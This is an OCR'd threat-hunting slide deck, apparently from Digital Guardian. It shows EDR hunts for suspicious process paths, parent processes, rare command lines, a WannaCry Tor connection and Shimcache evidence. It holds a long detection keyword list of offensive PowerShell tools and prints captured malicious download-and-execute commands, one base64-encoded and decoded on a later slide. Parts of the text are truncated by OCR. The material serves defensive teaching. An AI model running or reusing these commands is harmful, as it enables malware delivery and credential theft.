DIGITAL GUARDIAN®

The Real World of Cyber Threat Hunting

Tools, Tips, and Recipes

Agenda

- Introductions
- Threat Hunting Overview
- Threat Hunting Use Cases
- Forensic Collection
- Open Source Tools

Speaker Bio

- @ Digital Guardian
  - Senior Threat Hunter of Managed Services
  - Creates and Manages EDR “recipes” for hunts and remediation
- Prior Experience
  - Sr. Security Engineer, Application Security Engineer
  - 8+ years @ Fortune 200 company
  - Responsible for
    - Incident response & threat intelligence
    - Penetration testing & vulnerability assessments
    - Supported risk management & compliance
    - Auditing & internal control evaluations
  - 8 years Army – Infantry & Intelligence

Bryan Bowie
GCFE
Digital Guardian
Sr. Threat Hunter

Threat Hunting

- Threat hunting starts with a question / hypothesis
- Requires pivoting and filtering through mounds of data
- Can apply to detecting both insider and outsider threats
- Requires patience and a keen eye, but will be worth the effort

Suspicious File Path Hunting

Leveraging SANS Find Evil Poster

DIGITALGUARDIAN

Hunting - Create New Rule

30 day

ALL of the following are true:

Field Name	Operator	Value
Application	matches	csrss.exe

ALL of the following are true:

csrss.exe Only Executes from %SystemRoot%\System32

PROCESS NAMES

Application	Process Directory	Total
csrss.exe	c:\windows\system32	6
csrss.exe	c:\windows\temp	2

Total
7
1

Well, well. Execution from Temp

**SANS Find Evil Poster

csrss.exe

Image Path: `%SystemRoot%\System32\csrss.exe`

Parent Process: Created by an instance of `smss.exe` that exits, so analysis tools usually do not provide the parent process name.

Number of Instances: Two or more

User Account: Local System

Start Time: Within seconds of boot time for the first 2 instances (for Session 0 and 1). Start times for additional instances occur as new sessions are created, although often only Sessions 0 and 1 are created.

Description: The Client/Server Run-Time Subsystem is the user-mode process for the Windows subsystem. Its duties include managing processes and threads, importing most of the DLLs that provide the Windows API, and facilitating shutdown of the GUI during system shutdown. An instance of `csrss.exe` will run for each session. Session 0 is for services and Session 1 for the local console session. Additional sessions are created through the use of Remote Desktop and/or Fast User Switching. Each new session results in a new instance of `csrss.exe`. Depending on the OS version, `csrss.exe` (prior to Win7/2008 R2) or its child process `conhost.exe` (Win7/2008 R2 and later) contain command history for instances of `cmd.exe`. Searching the address space for these processes is particularly useful when analyzing the memory of compromised hosts.

Suspicious Parent Hunting

Leveraging SANS Find Evil Poster

Field Name | Operator | Value

APPLICATION PATH

Application
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe

PARENT RELATIONSHIP

Application	Parent Application	Total
svchost.exe	services.exe	2267743
svchost.exe	msmpeng.exe	343
svchost.exe	wechatweb.exe	150
svchost.exe	excel.exe	46
svchost.exe	mrt.exe	32
svchost.exe	rpcnet.exe	23
svchost.exe	photoshop.exe	22
svchost.exe	autochk.exe	2
svchost.exe	winword.exe	1

svchost.exe

Image Path: `%SystemRoot%\System32\svchost.exe`

Parent Process: `services.exe`

Number of I nces: Five or more


User Acco : Varies depending on svchost instance, though it typically wil Local System, Network Service, or Local Service accounts. ng under any other account should be investigated.

**: Typically within seconds of boot time. However, started after boot, which might result in new instances of xe well after boot time.

The generic host process for Windows Services. It is used for LLs. Windows will run multiple instances of `svchost.exe`, each -k" parameter for grouping similar services. Typical "-k" parameters omLaunch, RPCSS, LocalServiceNetworkRestricted, netsvcs, LocalService, ocalServiceNoNetwork, secsvcs, and LocalServiceAndNoImpersonation. often take advantage of the ubiquitous nature of `svchost.exe` directly or indirectly to hide their malware. They use it directly by ware as a service in a legitimate instance of `svchost.exe`. use it indirectly by trying to blend in with legitimate instances of e, either by slightly misspelling the name (e.g., `scvhost.exe`) ectly but placing it in a directory other than System32. Keep in mind `svchost.exe` should always run from t%\System32, should have `services.exe` as its parent, t least one service. Also, on default installations of Windows 7, all s and all service DLLs are signed by Microsoft.

Suspicious Parent's of svchost.exe

Suspicious Application Hunting



Hunting - Process

From 4/24/17 12:00 am To 6/23/17 12:00 am

Field Name: Application

Operator: matches

Value: [a-z0-9{2}\.exe

2 Character Executable Names


PROCESS NAMES


Application	Process Directory	Total ▼
sc.exe	c:\windows\system32	6174
qw.exe	c:\program files (x86)\quicken	87
sc.exe	c:\windows\syswow64	57
7z.exe	c:\program files (x86)\nvidia corporation\nvidia geforce...	20
7z.exe	c:\users\fperez\appdata\local\sourcetree\app-2.0.19.1\...	6
hg.exe	c:\users\fperez\appdata\local\atlassian\sourcetree\hg...	6

Add Filtering to Remove Noise

									Parent Application	MD5 Hash	Signature Status	VirusTotal Status
									svchost.exe	4244808b9cdcad36...	Signed Trusted No R...	Not Suspicious
sc.exe	C:\Windows\system32\sc.exe start w32time task_started	37376	1	2	0	microsoft corporation	a tool to aid in devel...	6.1.7600.16385 (win...	services.exe	d2f7a0adc2ee0f65a...	Signed Trusted No R...	Not Suspicious
sc.exe	C:\Windows\system32\sc.exe start w32time task_started	67584	1	1	0	microsoft corporation	service control mana...	6.3.9600.16384 (win...	svchost.exe	6e639fdba5e9fa597...	Signed Trusted No R...	Not Suspicious
sc.exe	C:\Windows\system32\sc.exe start w32time task_started	67584	1	1	0	microsoft corporation	service control mana...	6.3.9600.16384 (win...	svchost.exe	6e639fdba5e9fa597...	Signed Trusted No R...	Not Suspicious
sc.exe	C:\WINDOWS\system32\sc.exe start wuauserv	68096	1	4	0	microsoft corporation	service control mana...	10.0.10586.0 (th2_re...	svchost.exe	4244808b9cdcad36...	Signed Trusted No R...	Not Suspicious
sc.exe	C:\Windows\system32\sc.exe start wuauserv	68608	1	1	0	microsoft corporation	service control mana...	6.3.9600.17415 (win...	svchost.exe	7afdba07926be8ab1...	Signed Trusted No R...	-
sc.exe	C:\Windows\system32\sc.exe start wuauserv	68608	1	1	0	microsoft corporation	service control mana...	6.3.9600.17415 (win...	svchost.exe	7afdba07926be8ab1...	Signed Trusted No R...	-
sc.exe	C:\Windows\system32\sc.exe start wuauserv	68608	1	1	0	microsoft corporation	service control mana...	6.3.9600.17415 (win...	svchost.exe	7afdba07926be8ab1...	Signed Trusted No R...	-
sc.exe	C:\Windows\system32\sc.exe start wuauserv	68608	1	1	0	microsoft corporation	service control mana...	6.3.9600.17415 (win...	svchost.exe	7afdba07926be8ab1...	Signed Trusted No R...	-

Command Line Frequency Analysis





Hunting - Process

30 day

Quick Search

Sort by Total

PROCESS NAMES

Application	Process Directory	Total ▼
cmd.exe	c:\windows\system32	345
dism.exe	c:\windows\system32	290
conhost.exe	c:\windows\system32	143
xcopy.exe	c:\windows\system32	140
dismhost.exe	c:\windows\temp\ece05b21-3008-47f3-bbeb-c0...	3
dismhost.exe	c:\windows\temp\76c95e00-94a1-4133-8684-f7...	3
dismhost.exe	c:\windows\temp\f862ce91-64f5-487a-b6f7-cfe...	3
dismhost.exe	c:\windows\temp\92750ae3-6b33-4653-af80-fc6...	3

COMMAND LINE

Total	Application Command Line
145	"C:\WINDOWS\system32\Dism.exe" /online /disable-feature /featurename:S...
145	"C:\Windows\system32\Dism.exe" /online /disable-feature /featurename:S...
97	\??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1
60	
42	
37	
29	ping google.com
27	C:\Users\tthemelis\AppData\Local\WebEx\ChromeNativeHost\CiscoWebEx...

a.exe	a.exe a.php

Focus on Less Frequent

BINARY DETAILS

Application	Application Command Line	Application File S...	Application Regi...	Application Thre...	Application Netw...	Company Name	File Descrip[illegible]	File Version	Parent Application	MD5 Hash	Signature Status	VirusTotal Status
a.exe	a.exe a.php	45056	-	-	-	the php group	php s[illegible]terp...	4.4.9.9	cmd.exe	9f13cc0b1b3b0...	No Signature	Not Suspicious
reg.exe	REG ADD "HKCR\Crypted\shell\open\command" /ve /t REG...	62464	-	-	-	microsoft corpo...	[illegible]y console ...	6.1.7600.16385 ...	cmd.exe	d69a9abbb0d79...	Signed Trusted ...	Not Suspicious
a.exe	a.exe a.php	45056	-	-	-	the php group	php script interp...	4.4.9.9	cmd.exe	9f13cc0b1b3b0...	No Signature	Not Suspicious
a.exe	a.exe a.php	45056	-	-	-	the php group	php script interp...	4.4.9.9	cmd.exe	9f13cc0b1b3b0...	No Signature	Not Suspicious
a.exe	a.exe a.php	45056	-	-	-	the php group	php script interp...	4.4.9.9	cmd.exe	9f13cc0b1b3b0...	No Signature	Not Suspicious
a.exe	a.exe a.php	45056	-	-	-	the php group	php script interp...	4.4.9.9	cmd.exe	9f13cc0b1b3b0...	No Signature	Not Suspicious
a.exe	a.exe a.php	45056	-	-	-	the php group	php script interp...	4.4.9.9	cmd.exe	9f13cc0b1b3b0...	No Signature	Not Suspicious
a.exe	a.exe a.php	45056	-	-	-	the php group	php script interp...	4.4.9.9	cmd.exe	9f13cc0b1b3b0...	No Signature	Not Suspicious

Identify infrequent commands executed across your environment

Network Connection Hunting

DIGITALGUARDIAN

ATP Network Hunting

30 day

Quick Search

ATP ALERTS

Alert Name	Alert Severity	Total
[Suspicious]-ATP2011 - Inbound Network Connection from Unclassified	Low	165011
[Suspicious]-ATP2020 - Process Making Outbound TCP Network Connection	Low	23204
[Lateral]-ATP2901 - Internal Incoming Remote Desktop Connections	Medium	5620
[Suspicious]-ATP2003 - Inbound Network Connection from Embargo Country	Medium	1301
[Suspicious]-ATP2024 - Outbound Rundll32 Network Connections	Low	175
[Suspicious]-ATP2005 - Inbound Network Connection from Banned Country	Medium	18
[Suspicious]-ATP2012 - Outbound Network Connection to Dynamic DNS	Low	4
[C2]-ATP2025 - Outbound Network Connection to TOR Server Node	Medium	1
[Info]-ATP2024 - Outbound Rundll32 Network Connections	Low	1

ENDPOINTS

Computer Name	Total
workgroup\cesspool	1

Start with Outliers from Alerts

APPLICATION ANALYSIS

Application	Protocol	Total
taskhsvc.exe	TCP	1

Ransomware Outbound Connection

APPLICATION

taskhsvc.exe (1)

46.28.207.141

PROCESS DETAILS


Event Time	Application	Process Directory	Parent Application	IP Address	DNS Hostname	Remote Port
06/12/17 10:45:30 am	taskhsvc.exe	c:\windows\temp\taskdata...	@wanadecryptor	46.28.207.141		443


TaskData\Tor\taskhsvc.exe

Hunting PowerShell – Suspicious Commands

PowerShell has been seen increasingly used by threats to install malware, execute commands, and carry out nefarious activity while remaining undetected by most security products.

DownloadFile





Rules contains 115 different entries

%FromBase64String%

%Get-Keystrokes%
%Invoke-MassTokens%
%DownloadFile%
%Invoke-PowerShellTcp%
%Enable-DuplicateToken%
%Payload%
%Check-VM%
%Invoke-ServiceStop%
%Do-Exfiltration%
%Invoke-ServiceDisable%
%Get-LsaSecret%
%Invoke--Shellcode%
%Invoke-ShellcodeMSIL%
%Invoke-FindDLLHijack%
%Invoke-ServiceCMD%
%DllInjection%
%Invoke-PSGcat%
%Invoke-MassTemplate%
%Get-ServiceUnquoted%
%Parse_Keys%
%HTTP-Backdo%
%Invoke-PowerShellWmi%
%Get-PSADFestKRBTGTInfo%
%Get-ServiceEXEPerms%
%Write-ServiceEXECMD%
%Execute-OnTime%
%vboxservice%
%EncodedCommand%
%Find-AVSignature%
%Out-Excel%
%Execute-Command-MSSQL%
%Gupt-Backdo%
%Invoke-PoshRatHttps%
%Copy-VSS%
%Get-Process lsass%
%Discover-PSMSSQLServers%
%Invoke-PowerShellIcmp%
%Discover-PSMSExchangeServers%
%Find-PSServiceAccounts%
%Invoke-PSInject%
%Reste-ServiceEXE%
%DNS_TXT_Pwnage%
%Out-Shtcut%
%Invoke-Shellcode%
%Download-Execute-PS%
%Pt-Scan%
%FromBase64String%
%Invoke-DllEncode%
%Get-VaultCredential%
%Out-Java%
%Invoke-TokenManipulation%
%iex%
%Invoke-CredentialInjection%
%Remove-Persistence%
%Get-KerberosPolicy%
%Write-UserAddServiceBinary%
%StringtoBase64%
%Invoke-MassMimikatz%
%Invoke-CredentialsPhish%
%Get-Infmation%
%New-ElevatedPersistenceOption%
%Execute-DNSTXT-Code%
%Invoke-CallbackIEX%
%Get-Webconfig%
%Out-Wd%
%Invoke-NinjaCopy%
%Get-PassHashes%
%Invoke-Encode%
%Invoke-PoshRatHttp%
%TexttoEXE%
%DownloadString%
%Set-MasterBootRecd%
%Out-Minidump%
%Get-GPPPasswd%
%Invoke-CreateCertificate%
%Download-Execute%
%Invoke-MassSearch%
%Invoke-ServiceUserAdd%
%Invoke-AllChecks%
%Get-RegAlwaysInstallElevated%
%Invoke-MassCommand%
%Remove-PoshRat%
%Get-ServicePerms%
%Get-RegAutoLogon%
%Invoke-NetwkRelay%
%Invoke-MimikatzWDigestDowngrade%
%Invoke-ServiceEnable%
%Write-UserAddMSI%
%Base64ToString%
%Invoke-PowerShellUdp%
%Add-Exfiltration%
%Write-ServiceEXE%
%Invoke-Decode%
%Invoke-ServiceStart%
%Add-Persistence%
%powercat%
%Invoke-FindPathHijack%
%Out-HTA%
%Remove-Update%
%Invoke-BruteFce%
%Get-TimedScreenshot%
%Mimikatz%
%Get-PSADFestInfo%
%Invoke-ADSBackdo%
%Get-ApplicationHost%
%Run-EXEonRemote%
%Add-ScrnSaveBackdo%
%Get-UnattendedInstallFiles%
%Write-CMDServiceBinary%
%Discover-PSInteresting Services%
%Create-MultipleSessions%
%Out-CHM%
%ReflectivePEInjection%
%Invoke-PsGcatAgent%

Application Command line: powershell -command "& { (New-Object Net.WebClient).DownloadFile('http://185.80.53.184/4261210d09421cab6f80953bf747bcd6', 'C:\Users\caik\AppData\Local\Temp\b.exe')};C:\Users\caik\AppData\Local\Temp\b.exe"

Malicious PowerShell

DIGITALGUARDIAN

ATP - Alert Triage

24 hr

Quick Search

ATP ALERTS

Alert Name	Alert Severity	Total
[Suspicious]-ATP2010 - Outbound Network Connection to Unclassified	Informational	14
[Info]-ATP8003 - Office Opens Email Attachment	Informational	2
[Execution]-ATP3100 - Suspicious PowerShell Command	High	1
[Info]-ATP1003 - Double Click on Email Attachment	Informational	1
[Info]-ATP1004 - Office File Attachment Opened from Outlook	Informational	1
[Info]-ATP1005 - Email Attachment Saved from Outlook	Informational	1

ATP ALERT SEVERITY

High (1)

Details

Application: powershell.exe

Application Command Line: powershell.exe -NoProfile -ExectuionPolicy Bypass -EncodedCommand
KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAEYAaQBsAGUAKAAiAGgAdAB0AHAAcwA6AC8ALwBjAGEAcwBoAC4AZABkAG4AcwAuAGMAbwBtAC8AYwBjAG0AUwB5AHMAdABlAG0AVQBwAGQAYQB0AGUALgBwAHMAMQAiAGwAIgBjADoAXAB3AGkAbgBkAG8AdwBzAFwAdABlAG0AcABcAGMAYwBtAFMAeQBzAHQAZQBtAFUAcABkAGEAdABlAC4AcABzADEAIgApADsASQBuAHYAbwBrAGUALQBFAHgAcAByAGUAcwBzAGkAbwBuACAALQBDAG8AbQBtAGEAbgBkACAAcABvAHcAZQByAHMAaABlAGwAbAAuAGUAeABlACAALQBXAGkAbgBkAG8AdwBTAHQAeQBsAGUAIABlAGkAZABkAGUAbgAgAC0AbgBvAGwAbwBnAG8AIAAtAG4AbwBwAHIAbwBmAGkAbABlACAALQBlAHAAIABlAHkAcABhAHMAcwAgAEkARQBYACAAIAAtAEMAbwBtAG0AYQBuAGQAIABjADoAXAB3AGkAbgBkAG8AdwBzAFwAdABlAG0AcABcAGMAYwBtAFMAeQBzAHQAZQBtAFUAcABkAGEAdABlAC4AcABzADEA

Computer Name: verdasys\tbandos-

Event Time: 04/02/18 10:03:29

Parent Application: cmd.exe

Process Directory: c:\windows\system ndowspowershell\v1.0

User Name: tbandos

VirusTotal Status: Not Suspicious

ENDPOINTS

Computer Name	Total
verdasys\tbandos-p7520	1


APPLICATION ANALYSIS

Application	Process Directory	Total
powershell.exe	c:\windows\system32\windowspowershell\v1.0	1

PROCESS DETAILS

Event Time	Application	Process Directory	MD5 Hash	Parent Application	Application Command Line
04/02/18 10:03:29 am	powershell.exe	c:\windows\system32\wind...	ff59ef73460173abdb10ede1a0bc9ce6	cmd.exe	powershell.exe -NoProfile -ExectuionPolicy Bypass -EncodedCommand KABOAGUAdwAtAE8AYgBqAGUAY

Base64 Encoded Command



DIGITALGUARDIAN

Lets Convert Base64

Details

Application: powershell.exe

Application Command Line: powershell.exe -NoProfile -ExectuionPolicy Bypass -EncodedCommand
KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAEYAaQBsAGUAKAAiAGgAdAB0AHAAcwA6AC8ALwBjAGEAcwBoAC4AZABkAG4AcwAuAGMAbwBtAC8AYwBjAG0AUwB5AHMAdABlAG0AVQBwAGQAYQB0AGUALgBwAHMAMQAiACwAIgBjADoAXAB3AGkAbgBkAG8AdwBzAFwAdABlAG0AcABcAGMAYwBtAFMAeQBzAHQAZQBtAFUAcABkAGEAdABlAC4AcABzADEAIgApADsASQBuAHYAbwBrAGUALQBFAHgAcAByAGUAcwBzAGkAbwBuACAALQBDAG8AbQBtAGEAbgBkACAAcABvAHcAZQByAHMAaABlAGwAbAAuAGUAeABlACAALQBXAGkAbgBkAG8AdwBTAHQAeQBsAGUAIABlAGkAZABkAGUAbgAgAC0AbgBvAGwAbwBnAG8AIAAtAG4AbwBwAHIAbwBmAGkAbABlACAALQBlAHAAIABiAHkAcABhAHMAcwAgAEkARQBYACAAIAAtAEMAbwBtAG0AYQBuAGQAIABjADoAXAB3AGkAbgBkAG8AdwBzAFwAdABlAG0AcABcAGMAYwBtAFMAeQBzAHQAZQBtAFUAcABkAGEAdABlAC4AcABzADEA

Computer Name: verdasys\tbandos-p7520

Event Time: 04/02/18 10:03:29 am

Parent Application: cmd.exe

Process Directory: c:\windows\system32\windowspowershell\v1.0

User Name: tbandos

VirusTotal Status: Not Suspicious

DECODE

Decode from Base64 format

Simply use the form below

KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAEYAaQBsAGUAKAAiAGgAdAB0AHAAcwA6AC8ALwBjAGEAcwBoAC4AZABkAG4AcwAuAGMAbwBtAC8AYwBjAG0AUwB5AHMAdABlAG0AVQBwAGQAYQB0AGUALgBwAHMAMQAiACwAIgBjADoAXAB3AGkAbgBkAG8AdwBzAFwAdABlAG0AcABcAGMAYwBtAFMAeQBzAHQAZQBtAFUAcABkAGEAdABlAC4AcABzADEAIgApADsASQBuAHYAbwBrAGUALQBFAHgAcAByAGUAcwBzAGkAbwBuACAALQBDAG8AbQBtAGEAbgBkACAAcABvAHcAZQByAHMAaABlAGwAbAAuAGUAeABlACAALQBXAGkAbgBkAG8AdwBTAHQAeQBsAGUAIABlAGkAZABkAGUAbgAgAC0AbgBvAGwAbwBnAG8AIAAtAG4AbwBwAHIAbwBmAGkAbABlACAALQBlAHAAIABiAHkAcABhAHMAcwAgAEkARQBYACAAIAAtAEMAbwBtAG0AYQBuAGQAIABjADoAXAB3AGkAbgBkAG8AdwBzAFwAdABlAG0AcABcAGMAYwBtAFMAeQBzAHQAZQBtAFUAcABkAGEAdABlAC4AcABzADEA

DECODE | UTF-8 | You may also select input charset.

Live mode OFF | Decodes while you type or paste (strict format).

Note that decoding of binary data (like images, documents, etc.) does not work in live mode.

UPLOAD FILE | Decodes an entire file (max. 10MB).

```
(New-Object
Net.WebClient).DownloadFile("https://cash.ddns.com/ccmSystemUpdate.ps1","c:\windows\temp\ccmSystemUpdate.ps1");Invoke-Expression -Command powershell.exe -WindowStyle Hidden -nologo -noprofile -ep bypass IEX  -Command c:\windows\temp\ccmSystemUpdate.ps1
```

Command is downloading a suspicious file and executing from C:\Windows\Temp directory

DIGITAL GUARDIAN®

Shimcache Hunting

Shimcache: This cache will store a record on binaries that have executed on the system in addition to tracking executables that have just been browsed too via explorer.exe.

Command to Export: reg export “HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache” c:\windows\temp\shim.reg

Parser: https://github.com/mandiant/ShimCacheParser

Shimcache Output

```
03/19/16 07:54:26 N/A C:\Users\1022142\AppData\Local\Temp\sogou_pinyin_mini_6996.exe N/A True
03/19/16 05:12:35 N/A C:\Windows\SoftwareDistribution\Download\Install\AM_Delta_Patch_1.215.2092.0.exe N/A True
03/19/16 04:01:35 N/A C:\Users\xiangj2\AppData\Local\Temp\sogou_pinyin_mini_6996.exe N/A True
10/14/04 18:34:48 N/A d:\1a0f6d43a86c7671f88c74\update\update.exe N/A True
03/18/16 07:36:35 N/A C:\Windows\SoftwareDistribution\Download\Install\AM_Delta_Patch_1.215.1919.0.exe N/A True
07/14/09 01:15:12 N/A C:\Windows\System32\docprop.dll N/A False
07/14/09 01:16:13 N/A C:\Windows\System32\rshx32.dll N/A False
07/14/09 01:15:07 N/A C:\Windows\System32\cryptext.dll N/A False
03/18/16 03:59:04 N/A C:\Users\xiangj2\AppData\Local\Temp\sogou_pinyin_mini_6996.exe N/A True
03/17/16 05:32:32 N/A C:\Windows\SoftwareDistribution\Download\Install\AM_Delta.exe N/A True
